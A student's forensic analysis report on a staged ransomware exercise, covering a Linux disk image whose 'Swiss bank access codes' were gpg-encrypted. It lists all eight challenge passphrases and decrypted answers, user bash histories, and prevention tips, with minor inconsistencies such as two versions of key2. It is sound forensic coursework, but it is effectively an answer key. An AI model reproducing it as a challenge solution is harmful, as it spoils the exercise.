Assignment Report 3

Author: Ruth Dirnfeld

Department and Organization: Linnaeus University
Investigation Number. 003
Report Date: 2019-05-07

Executive Summary

A British butler handed over the biggest diamond-encrusted hard drive anyone has ever seen. Now, it's a fundamental truth that money attracts crooks like Martians attract germs, so he said that his employer's computer had recently been broken into. What *was* surprising was the M.O. -- the crooks deleted the boss' files to show they were serious, and then they encrypted his Swiss bank account access codes and held the decryption keys ransom for 1 megabucks.
The boss needs the access codes to do business, but he doesn't want to cave in, either. At this point, he doesn't care about his computer, and he doesn't particularly care how they got in. He's just hoping that there is a way to decrypt the codes so he doesn't have to pay those lowlifes.

The purpose of the examination is to find the decryption keys. This has the highest priority. Secondly, the examination will be performed to try and find out who is responsible for deleting the files and encryption of the bank account access codes. Furthermore, the examiner's professional recommendation as to what needs to be done to avoid this situation in the future can be viewed at the end of this report.

The following account files are on the machine: 'chef', 'gardener', 'jeeves', 'rich', and 'ubuntu'.

The examined image file shows the following major findings:
1. Under the user "rich" files, the "swiss_keys" directory contains the encrypted eight swisskeys with the ".gpg" extension, to which the decryption keys need to be found.
2. Under the user "rich" files, two of the eight decryption keys were found:
    key4: 11hibiscus2hibiscus23 within ".extrtmtc" directory
    key5: 19rose42blossom35 within ".mozilla/cache/a234Z8x0
3. By performing a key word search with the autopsy software the keys 1, 2, and 3 were found as follows:
    key1: 23philo7dendron88
    key2: 41jade6tree29p
    key2: 41jade6tree29~~~
    key3: 29azalea8flower00
4. Three decryption keys were found under the name "1001" when recovering deleted files. The keys found here are:
    key6: 13tulip34root28
    key7: 17jonquil23scent14
    key8: 26daisy99daisy99
5. When using the decryption keys on the .gpg swisskeys the solutions are as follows:
    1. me_and_you_and_you_and_me-so_happy_2gether
    2. everybody_dance_now_hey_now
    3. what_would_you_do_if_sang_out_of_tune
    4. im_pickin_up_good_vibrations

5. its_the_little_old_lady_from_pasadena
6. raindrops_keep_fallin_on_my_head
7. twist_again_like-we_did_last_summer
8. goodness_gracious_great_balls_of_fire

All findings are further detailed in the section “Report Findings”.

Methodology

The examination was performed by loading and mounting the image from the command line. By browsing through the different files the examiner could see in the auth.log which files were modified as latest. Furthermore, the examiner performed the “chkrootkit” - which is a common security scanner which helps to search the local system for signs that it is infected with a “rootkit” (rootkit is a program which takes control over a computer without the user knowing about it). Later on, the examiner downloaded the image file and opened it with the software FTK Imager and autopsy. This allowed the examiner to browse through the different directories and files within a User Interface and view different files and time stamps more easily.

Report Findings

An analysis was performed on the files of the different users which had access to the machine and are listed in the log file - meaning that they were logged in the system and made changes in the system. The findings will all be shown in PT: Pacific Time since the file “timezone” in the “etc” folder shows that it is set to the timezone in the US/Pacific. The analysis was performed on all users since it was found that the users don’t have countless files.
The users 'chef', 'gardener', 'jeeves', and ‘ubuntu’ have a bash history, where all bash histories are attached in the Exhibits/Appendix section:

- ### Chef

  Chef’s account shows 1 directory and 4 files and all files show a modified stamp on the 2007-09-10 between 05:05:51 and 07:28:04 PT explained as follows:

  1. “recipes” directory contains the file “bread” which was modified 2007-09-10 07:27:21 PT. This file contains the text “best bread recipe:”

  2. “.bash_history” file
  During the analysis of the file .bash_history the examiner has found that it was modified on 2007-09-10 07:28:04 PT with the commands attached in the Appendix section and explained as:

First, the chef created the recipes directory and then he used the echo command to display line of text/string that is passed as an argument.

The other three files are .bashrc .bash_logout and .bash_profile

- Gardener

Gardener’s account shows 1 directory and 4 files and all files show a modified stamp on the 2007-09-10 between 05:05:38 and 07:27:55 PT explained as follows:

1. “.gnupg” directory contains the files: “gpg.conf” “pubring.gpg” “secring.gpg”

2. “.bash_history” file
During the analysis of the file .bash_history the examiner has found that it was modified on 2007-09-10 07:28:04 PT with the commands attached in the Appendix section and explained as:

Explanation:
First, he views the current opened processes and also processes for all users. Then he uses the gpg command which is used to secure most sensitive files on Linux systems.
“.gnupg” directory: GnuPG (also known as GPG) is a program that encrypts and signs files. This directory contains a lot of private information, so it's accessible only to the owner.

The other three files are .bashrc .bash_logout and .bash_profile

- Jeeves

Jeeves’ account shows 1 directory and 4 files and all files show a modified stamp on the 2007-09-10 between 05:05:17 and 07:38:43 PT explained as follows:

1. “housekeepers” directory is an empty directory.
2. “.bash_history” file
During the analysis of the file .bash_history the examiner has found that it was modified on 2007-09-10 07:38:43 PT with the commands attached in the Appendix section and explained as:

Explanation:
First, with the command “w” he views a quick summary of every user logged into a computer, what each user is currently doing, and what load all the activity is imposing on the computer itself. He uses the “watch” command to

repeatedly display the results on the standard output. Then he asks the system to start a new login session for the “rich” user and views his .bash_history file, and logs in as root user.

The other three files are .bashrc .bash_logout and .bash_profile

- Rich

Rich’s account shows 6 directory and54 files and all files show a modified stamp on the 2007-09-10 between 01:58:05 and 07:32:14 PT explained as follows:

1. “.extrtmtc” directory contains the following:
“key4” file

The “key4” file contains the entry: 4 11hibiscus2hibiscus23

2. “.gnupg” directory contains the following files: “gpg.conf” “pubring.gpg” “random_seed”

3. “.mozilla” directory contains the following:
“cache” directory, which contains a file with the name “a234Z8x0” which has the following entry: 5 19rose42blossom35

4. “swiss_keys” directory contains 8 files:
“swisskey1.gpg” “swisskey2.gpg” “swisskey3.gpg” “swisskey4.gpg” “swisskey5.gpg” “swisskey6.gpg” “swisskey7.gpg” “swisskey8.gpg”

5. “.games” and “.thunderbird” directories are empty directories

The other five files are .bashrc .bash_logout .bash_profile .lesshst and .viminfo

Explanation:
Point numbers 1 and 3 contain two of the eight decryption keys, namely key number four and key number five. The keys are as follows:

- 11hibiscus2hibiscus23
- 19rose42blossom35

The “swiss_keys” directory contains the encrypted eight swisskeys, to which the decryption keys need to be found.

- Ubuntu

  Ubuntu's account shows 6 files and all files show a modified stamp on the 2007-09-10 between 01:13:06 and 18:38:48 PT explained as follows:

  During the analysis of the file .bash_history the examiner has found that it was modified on 2007-09-10 02:05:48 PT with the commands attached in the Appendix section and explained as:

  Explanation:
  First, the "sources.list" file in the "etc/apt" directory is viewed and, afterward, an intelligent upgrade is performed. Then, the command "sudo shutdown -r now" means that the system is shutdown right away, and with the "-r" it also reboots itself.

  The other five files are .bashrc .bash_logout .bash_profile .sudo_as_admin_successful and .viminfo

- auth.log

  All activity is local - coming from local IP addresses, such as: 10.10.10.100 Also shows which user was logged in at what time.

- Keyword search

  The examiner used autopsy for a keyword search to look for some of the decryption keys. By entering the words "key" and one of the numbers between 1 and 8. This key word was entered in the combination with or without a space, example as follows: "key1" or "key 1" was entered when searching for the first key. With this search, the following keys were found:

  key1: 23philo7dendron88
  key2: 41jade6tree29p
  key2: 41jade6tree29~~~
  key3: 29azalea8flower00

  Screenshots of the individual files can be viewed in the Apeendix section.

- Deleted files recovery

  After analyzing all users, the auth.log file, and various directories and files, the examiner found 2846 deleted files. Five of these files were under the directory "1001" and the rest under the "root". By looking at the easier choice → the five files contained three keys (key6, key7, key8) and one bash history.

key6: 13tulip34root28
key7: 17jonquil23scent14
key8: 26daisy99daisy99

.bash_history analysis:
First, the directories “.mozilla” “.thudnerbird” and ‘.games” are created. Then he downloads the key encrypter and changes access with the command chmod which is used to change the access permissions of file system objects (files and directories). Then all eight swiss keys are encrypted symmetrically, meaning that the same key is used to both encrypt and decrypt a file. To encrypt a file with minimal effort, a command like this is used. After every symmetric encryption, each file is shredded, meaning that the “shred” command is used every time to securely remove the original file.

Conclusion

As stated already in the Executive Summary section, it is clear that the hard drive was compromised. The task was to find at least 6 out of totally 8 decryption keys since the hacker used symmetric encryption. The examiner has found the following 8 keys and got the following solutions when using the keys:

- Key1 : 23philo7dendron88
  → me_and_you_and_you_and_me-so_happy_2gether
- Key 2: 41jade6tree29p
  → everybody_dance_now_hey_now
- Key 3: 29azalea8flower00
  → what_would_you_do_if_sang_out_of_tune
- Key 4: 11hibiscus2hibiscus23
  → im_pickin_up_good_vibrations
- Key 5: 19rose42blossom35
  → its_the_little_old_lady_from_pasadena
- Key 6: 13tulip34root28
  → raindrops_keep_fallin_on_my_head
- Key 7: 17jonquil23scent14
  → twist_again_like-we_did_last_summer
- Key 8: 26daisy99daisy99
  → goodness_gracious_great_balls_of_fire

No clear evidence was found on who encrypted the swisskeys, but from the Report findings one might assume that the Gardener and Jeeves both had very interesting commands in their .bash_hisotry. Jeeves started the session as root and rich, where later rich encrypted all swisskeys and as for the Gardener, his interesting commands include using the gpg command and having the setting files for gnupg. But as already mentioned, no clear evidence was found on who encrypted the swisskeys.

Prevention

Some recommendations on how to prevent a similar situation in the future and how to protect a computer against file-encryption:


- Install preventive software which would block external access to the computer.
- Do not open attachments in emails from unknown senders as these emails might be ransomware that encrypts one's files.
- Keep the operating system, anti-virus software, and other applications always up-to-date. This improves existing features as well as adds new ones.
- Back up files to an external hard drive or to the cloud. In case the files are encrypted, you have less to worry since the files are all backed up.
- Have a strong password - In general, a strong password contains at least 12 characters and includes numbers, symbols, capital letters, and lower-case letters.

Exhibits/Appendices

Users files and .bash_history of commands


- Chef

Chef's files:




recipes	1	Directory	2007-09-10 07:27:21
.bashrc	3	Regular File	2007-09-10 05:05:51
.bash_history	1	Regular File	2007-09-10 07:28:04
.bash_logout	1	Regular File	2007-09-10 05:05:51
.bash_profile	1	Regular File	2007-09-10 05:05:51

Chef's files inside "recipes" directory:




bread	1	Regular File	2007-09-10 07:27:21



```
best bread recipe:
```


Chef's .bash_history:



```
mkdir recipes
cd recipes/
ls
echo "best bread recipe:" > bread
```


- Gardener

Gardener’s files:




.gnupg	1	Directory	2007-09-10 07:26:49
.bashrc	3	Regular File	2007-09-10 05:05:38
.bash_history	1	Regular File	2007-09-10 07:27:55
.bash_logout	1	Regular File	2007-09-10 05:05:38
.bash_profile	1	Regular File	2007-09-10 05:05:38

Gardener’s files inside .gnupg directory:



gpg.conf	8	Regular File	2007-09-10 07:26:49
pubring.gpg	0	Regular File	2007-09-10 07:26:49
secring.gpg	0	Regular File	2007-09-10 07:26:49


Gardener’s .bash_history:



```
top
lsof
ps aux
ls /home/
gpg
cat .bash_history
gpg
cat .bash_history
```


- Jeeves

Jeeves’ files:



housekeepers	1	Directory	2007-09-10 07:08:34
.bashrc	3	Regular File	2007-09-10 05:05:17
.bash_history	1	Regular File	2007-09-10 07:38:43
.bash_logout	1	Regular File	2007-09-10 05:05:17
.bash_profile	1	Regular File	2007-09-10 05:05:17


Jeeves' .bash_history:



```
w
watch "w | grep -v jeeves"
w
su rich
cat /home/rich/.bash_history
su -
```


- Rich

Rich's files:




.extrtmtc	1	Directory	2007-09-10 01:58:05
.games	1	Directory	2007-09-10 05:38:04
.gnupg	1	Directory	2007-09-10 07:30:30
.mozilla	1	Directory	2007-09-10 05:38:04
.thunderbird	1	Directory	2007-09-10 05:37:56
swiss_keys	1	Directory	2007-09-10 07:35:53
.bashrc	3	Regular File	2007-09-10 05:04:20
.bash_logout	1	Regular File	2007-09-10 05:04:20
.bash_profile	1	Regular File	2007-09-10 05:04:20
.lesshst	1	Regular File	2007-09-10 07:32:14
.viminfo	5	Regular File	2007-09-10 07:29:40

Rich's files inside "extrtmtc" directory:




key4	1	Regular File	2007-09-10 05:38:04




```
4 11hibiscus2hibiscus23
```

Rich’s files inside “gnupg” directory:



gpg.conf	8	Regular File	2007-09-10 07:30:15
pubring.gpg	0	Regular File	2007-09-10 07:30:15
random_seed	1	Regular File	2007-09-10 07:35:48


Rich’s files inside “mozilla” inside “cache” directory:



a234Z8x0	1	Regular File	2007-09-10 05:38:04

```
5 19rose42blossom35
```


Rich’s files inside “swiss_keys” directory:



swisskey1.gpg	1	Regular File	2007-09-10 07:31:45
swisskey2.gpg	1	Regular File	2007-09-10 07:32:38
swisskey3.gpg	1	Regular File	2007-09-10 07:33:02
swisskey4.gpg	1	Regular File	2007-09-10 07:33:34
swisskey5.gpg	1	Regular File	2007-09-10 07:34:09
swisskey6.gpg	1	Regular File	2007-09-10 07:34:32
swisskey7.gpg	1	Regular File	2007-09-10 07:34:55
swisskey8.gpg	1	Regular File	2007-09-10 07:35:48


- Ubuntu

Ubuntu’s files:




.bashrc	3	Regular File	2007-09-07 18:38:48
.bash_history	1	Regular File	2007-09-08 02:05:48
.bash_logout	1	Regular File	2007-09-07 18:38:48
.bash_profile	1	Regular File	2007-09-07 18:38:48
.sudo_as_admin_s...	0	Regular File	2007-09-08 01:41:47
.viminfo	1	Regular File	2007-09-09 01:13:06

Ubuntu's .bash_history:




```
sudo vi /etc/apt/sources.list
sudo apt-get update
sudo apt-get dist-upgrade
sudo shutdown -r now
```

Activity log - auth.log file




```
Sep 10 00:02:10 megabucks sshd[3636]: Server listening on :: port 22.
Sep 10 00:03:24 megabucks sshd[3721]: Accepted password for root from 10.10.10.100 port 56860 ssh2
